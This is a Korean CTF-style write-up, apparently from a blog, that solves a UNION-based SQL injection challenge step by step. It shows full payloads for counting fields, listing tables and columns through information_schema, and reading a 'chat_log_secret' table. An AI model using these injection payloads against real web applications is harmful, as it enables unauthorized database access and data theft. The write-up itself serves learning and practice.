
1. 필드 개수 확인

2. 테이블명 조회

3. 컬럼명 조회


4. 데이터 조회

필드 개수 확인



필드 개수를 확인하기 위해 union select 1부터 1,2,3,4까지 넣어봤지만

모두 결과가 뜨지 않음




union select 1,2,3,4,5 -- 를 보내자 저렇게 결과 값이 뜸

필드의 개수는 5개라는 것을 알 수 있음

※사실 문제 풀 때는 저게 뭔지 몰랐는데 나중에 다른 블로그들 라업 보니까 저게 2,3번 필드를 사용해야 된다는거라고 함..ㅎ..

테이블명 조회




union select 1,table_name,3,4,5 from information_schema.tables --

필드가 5개인걸 확인해서 1부터 차례대로 넣어보자 2,3에서 이렇게 나옴


힌트대로 마지막 줄을 보았다 ㅎㅎ!

컬럼명 조회




```
union select 1,table_name,column_name,4,5 from information_schema.columns --
```

데이터 조회



union select 1,2,readme,4,5 from web_chatting.chat_log_secret --

THX